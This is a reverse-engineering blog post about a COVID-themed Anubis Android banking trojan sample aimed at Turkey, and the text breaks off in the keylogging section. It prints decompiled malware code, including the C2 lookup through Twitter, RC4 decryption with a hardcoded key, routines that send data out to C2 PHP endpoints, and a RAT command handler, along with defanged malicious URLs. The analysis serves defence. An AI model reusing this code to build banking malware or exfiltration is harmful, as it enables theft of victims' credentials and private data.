Deep Analysis of Anubis Banking Malware

July 4, 2020

Abdallah Elshinbary


Malware Analysis & Reverse Engineering Adventures

8 minute read

Introduction

Anubis is a well known android banking malware. Although it hasn't been around for long (since 2017), it had a higher impact than many older banking malwares due to its large set of capabilities.

As most malware families these days, this sample of Anubis is riding on the "COVID-19" pandemic to trick victims into installing it. This campaign seems to be targeting Turkey and the app can be downloaded from `"http://sosyalkampanya2[.]ml/pandemi/Pandemi-Destek.apk"`



COVID-19 PANDEMİ DESTEK

Covid-19 sebebiyle tüm ailelere
geri ödemesiz - koşulsuz şartsız 1000TL yardım desteği!

Anubis can spread in two different ways, either by malicious websites (like this one) where it downloads the malicious app directly or it can spread over google play store (where it appears as a legitimate app) then download and install the next stage payload (the malicious app).

Behavioral Analysis

After installation, Anubis forces the user to grant it `Accessibility` permissions so it can run in the background and receive callbacks by the system when `AccessibilityEvents` are fired (such as window change and input focus).

Anubis also hides its icon from the app launcher to make it more difficult to remove.


Going inside

After decompiling the APK, we can see that it’s asking for lots of permissions, which means lots of capabilities.


```
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
```

Capabilities

Anubis has a large set of capabilities such as (Keylogging, Sound Recording, SMS Spam, VNC, File Encryption, …).




```
this.set_pref(arg7, "RequestINJ", "");
this.set_pref(arg7, "RequestGPS", "");
this.set_pref(arg7, "save_inj", "");
this.set_pref(arg7, "SettingsAll", "");
this.set_pref(arg7, "getNumber", "false");
this.set_pref(arg7, "dateCJ", "");
this.set_pref(arg7, "iconCJ", "0:0");
this.set_pref(arg7, "str_push_fish", "");
this.set_pref(arg7, "timeStartGrabber", "");
this.set_pref(arg7, "checkStartGrabber", "0");
this.set_pref(arg7, "startRequest", "Access=0Perm=0");
this.set_pref(arg7, "StringPermis", "");
this.set_pref(arg7, "StringActivate", "activate");
this.set_pref(arg7, "StringAccessibility", "Enable access for");
this.set_pref(arg7, "StringYes", "");
this.set_pref(arg7, "uninstall1", "");
this.set_pref(arg7, "uninstall2", "");
this.set_pref(arg7, "vkladmin", "");
this.set_pref(arg7, "websocket", "");
this.set_pref(arg7, "vnc", "start");
this.set_pref(arg7, "sound", "start");
this.set_pref(arg7, "straccessibility", "");
```



```
this.set_pref(arg7, "straccessibility2", "");
this.set_pref(arg7, "findfiles", "");
this.set_pref(arg7, "foregroundwhile", "");
this.set_pref(arg7, "cryptfile", "false");
this.set_pref(arg7, "status", "");
this.set_pref(arg7, "key", "");
this.set_pref(arg7, "htmllocker", "");
this.set_pref(arg7, "lock_amount", "");
this.set_pref(arg7, "lock_btc", "");
this.set_pref(arg7, "keylogger", "");
this.set_pref(arg7, "recordsoundseconds", "0");
this.set_pref(arg7, "startRecordSound", "stop");
this.set_pref(arg7, "play_protect", "");
this.set_pref(arg7, "textPlayProtect", "");
this.set_pref(arg7, "buttonPlayProtect", "");
this.set_pref(arg7, "spamSMS", "");
this.set_pref(arg7, "textSPAM", "");
this.set_pref(arg7, "indexSMSSPAM", "");
this.set_pref(arg7, "DexSocksMolude", "");
this.set_pref(arg7, "lookscreen", "");
this.set_pref(arg7, "step", "0");
this.set_pref(arg7, "id_windows_bot", "");
```

C2 servers


A quick search for “http/https” reveals some interesting things. First, Anubis has a hardcoded C2 server `"http://sosyalkampanya2[.]tk/dedebus/"`, it’s also used as a VNC client.



```
this.set_pref(arg7, "VNC_Start_NEW", "http://sosyalkampanya2.tk/dedebus/");
this.set_pref(arg7, "Starter", "http://sosyalkampanya2.tk/dedebus/");
this.set_pref(arg7, "time_work", "0");
this.set_pref(arg7, "time_start_permission", "0");
this.a.getClass();
this.set_pref(arg7, "urls", "" + "http://sosyalkampanya2.tk/dedebus/".replace(" ", ""));
```

To get new C2 servers, Anubis uses a twitter account for this purpose.

Interestingly enough, the twitter account used here was registered back in 2007.




```
protected String get_c2_from_twitter(Void[] arg4) {
    try {
        b.this.a.getClass();
        this.conn = (HttpURLConnection)new URL("https://twitter.com/qweqweqwe").openConnection();
        this.conn.setRequestMethod("GET");
        this.conn.connect();
        InputStream v4_1 = this.conn.getInputStream();
        StringBuffer v0 = new StringBuffer();
        this.b = new BufferedReader(new InputStreamReader(v4_1));
        while(true) {
            String buffer = this.b.readLine();
            if(buffer == null) {
                break;
            }

            v0.append(buffer);
        }

        System.out.println(v0.toString());
        this.response = v0.toString().replace(" ", "");
        this.response = b.this.get_between(this.response, "苏尔的开始", "苏尔苏尔完");
        int i;
        for(i = 0; i < wocwvy.czyxoxmbauu.slsa.a.ENGLISH_CHARS.length; ++i) {
            this.response = this.response.replace(wocwvy.czyxoxmbauu.slsa.a.CHINESE_CHARS[i], wocwvy.czyxoxmbauu.slsa.a.ENGLISH_CHARS[i]);
        }

        this.response = b.this.decode_and_decrypt_W(this.response);
```

The way this technique works is that it queries the twitter page (containing Chinese tweets) and searches for the text in between those two tags (“ 苏尔的开始” , “ 苏尔苏尔完”).


Next it replaces each Chinese character with a corresponding English character.

Finally, the result is Base64-decoded then it’s decrypted using RC4.




```
public String decode_and_decrypt(String data, String key) {
    try {
        byte[] decoded = this.b(new String(Base64.decode(data, 0), "UTF-8"));
        return new String(new RC4(key.getBytes()).rc4(decoded));
    }
    catch(Exception unused_ex) {
        return "";
    }
}
```

Here is the RC4 implementation:



```
public byte[] RC4_PRGA(byte[] data) {
    byte[] res = new byte[data.length];
    int i;
    for(i = 0; i < data.length; ++i) {
        this.i = (this.i + 1) % 0x100;
        this.j = (this.j + this.S[this.i]) % 0x100;
        this.swap(this.i, this.j, this.S);
        res[i] = (byte)(this.S[(this.S[this.i] + this.S[this.j]) % 0x100] ^ data[i]);
    }

    return res;
}

private int[] RC4_KSA(byte[] key) {
    int[] S = new int[0x100];
    int i = 0;
    int i;
    for(i = 0; i < 0x100; ++i) {
        S[i] = i;
    }

    int j = 0;
    while(i < 0x100) {
        j = (j + S[i] + key[i % key.length] + 0x100) % 0x100;
        this.swap(i, j, S);
        ++i;
    }

    return S;
}
```

The RC4 key is not dynamically generated, instead it’s using a hardcoded one `"zanubis"`.




```
public String decode_and_decrypt_W(String data) {
    this.a.getClass();
    return this.decode_and_decrypt(data, "zanubis");
}
```

Data Exfiltration

Anubis has a list of php endpoints to exfiltrate collected data, each endpoint corresponds to a different log type (keystrokes, running processes, …).

It sends a POST request to the C2 server containing the data in an encrypted form.




```
public String exfiltrate(Context arg4, String type, String encrypted_data) {
    wocwvy.czyxoxmbauu.slsa.oyqwzkyy.b sender = new wocwvy.czyxoxmbauu.slsa.oyqwzkyy.b();
    String path = "";
    if(type.equals("1")) {
        path = "/o1o/a3.php";
    }

    if(type.equals("2")) {
        path = "/o1o/a4.php";
    }

    if(type.equals("3")) {
        path = "/o1o/a5.php";
    }

    if(type.equals("4")) {
        path = "/o1o/a6.php";
    }

    if(type.equals("5")) {
        path = "/o1o/a7.php";
    }
```

The data is encrypted using RC4 with the same key mentioned before then it's Base64-encoded before it's exfiltrated.

Receiving Commands

Anubis can receive RAT commands (encrypted):

- opendir
- downloadfile
- deletefilefolder
- startscreenVNC
- stopscreenVNC
- startsound
- startforegroundsound
- stopsound



```
String c2_command = this.b.decode_and_decrypt_W(v1.post_data_W(v0_1 + "/olo/a2.php", "tuk_tuk=" + this.b.encrypt_and_encode_W(this.a + "|:| ")));
this.b.a("RATresponce", "" + c2_command);
if(c2_command == "**") {
    goto label_6;
}

this.b.a("RAT_command", "" + c2_command);
if(c2_command.contains("opendir:")) {
    String v1_2 = c2_command.replace("opendir:", "").split("!!!!")[0];
    if(v1_2.contains("getExternalStorageDirectory")) {
        v1_2 = Environment.getExternalStorageDirectory().getAbsolutePath();
    }

    String v2 = this.b.b(new File(v1_2));
    wocwvy.czyxoxmbauu.slsa.oyqwzkyy.b v3 = this.d;
    this.c.getClass();
    v3.post_data_W(v0_1 + "/olo/a2.php", "tuk_tuk=" + this.b.encrypt_and_encode_W(this.a + "|:|getPath!!!!" + v1_2 + "!@@!" + v2));
    this.b.a("path", "getPath!!!!" + v1_2);
    v0_2 = this.b;
    v1_3 = "sss";
    v2_1 = "getFileFolder" + v2;
    v0_2.a(v1_3, v2_1);
    goto label_6;
}

if(c2_command.contains("downloadfile:")) {
    String v1_4 = c2_command.replace("downloadfile:", "").split("!!!!")[0];
    this.b.a("file", v1_4);
```

Additionally, it can receive a long string of commands separated by `"::"` to enable/disable certain functionalities, edit configs or send logs.


Expand to see more

- startinj
- Send_GO_SMS
- nymBePsG0
- GetSWSGO
- telbookgotext
- getapps
- getpermissions
- startaccessibility
- startpermission
- ALERT
- PUSH
- startAutoPush
- RequestPermissionInj
- RequestPermissionGPS
- ussd
- sockshost
- stopsocks5
- spam
- recordsound
- replaceurl
- startapplication
- killBot
- getkeylogger
- startrat
- startforward
- stopforward
- openbrowser

openactivity
cryptokey
decryptokey
getIP


Keylogging

Anubis is listening for accessibility events in the background, if the event is `"TYPE_VIEW_TEXT_CHANGED"` , this means that the user is typing something so it gets records.



```
if(event_type != 8) {  // TYPE_VIEW_FOCUSED
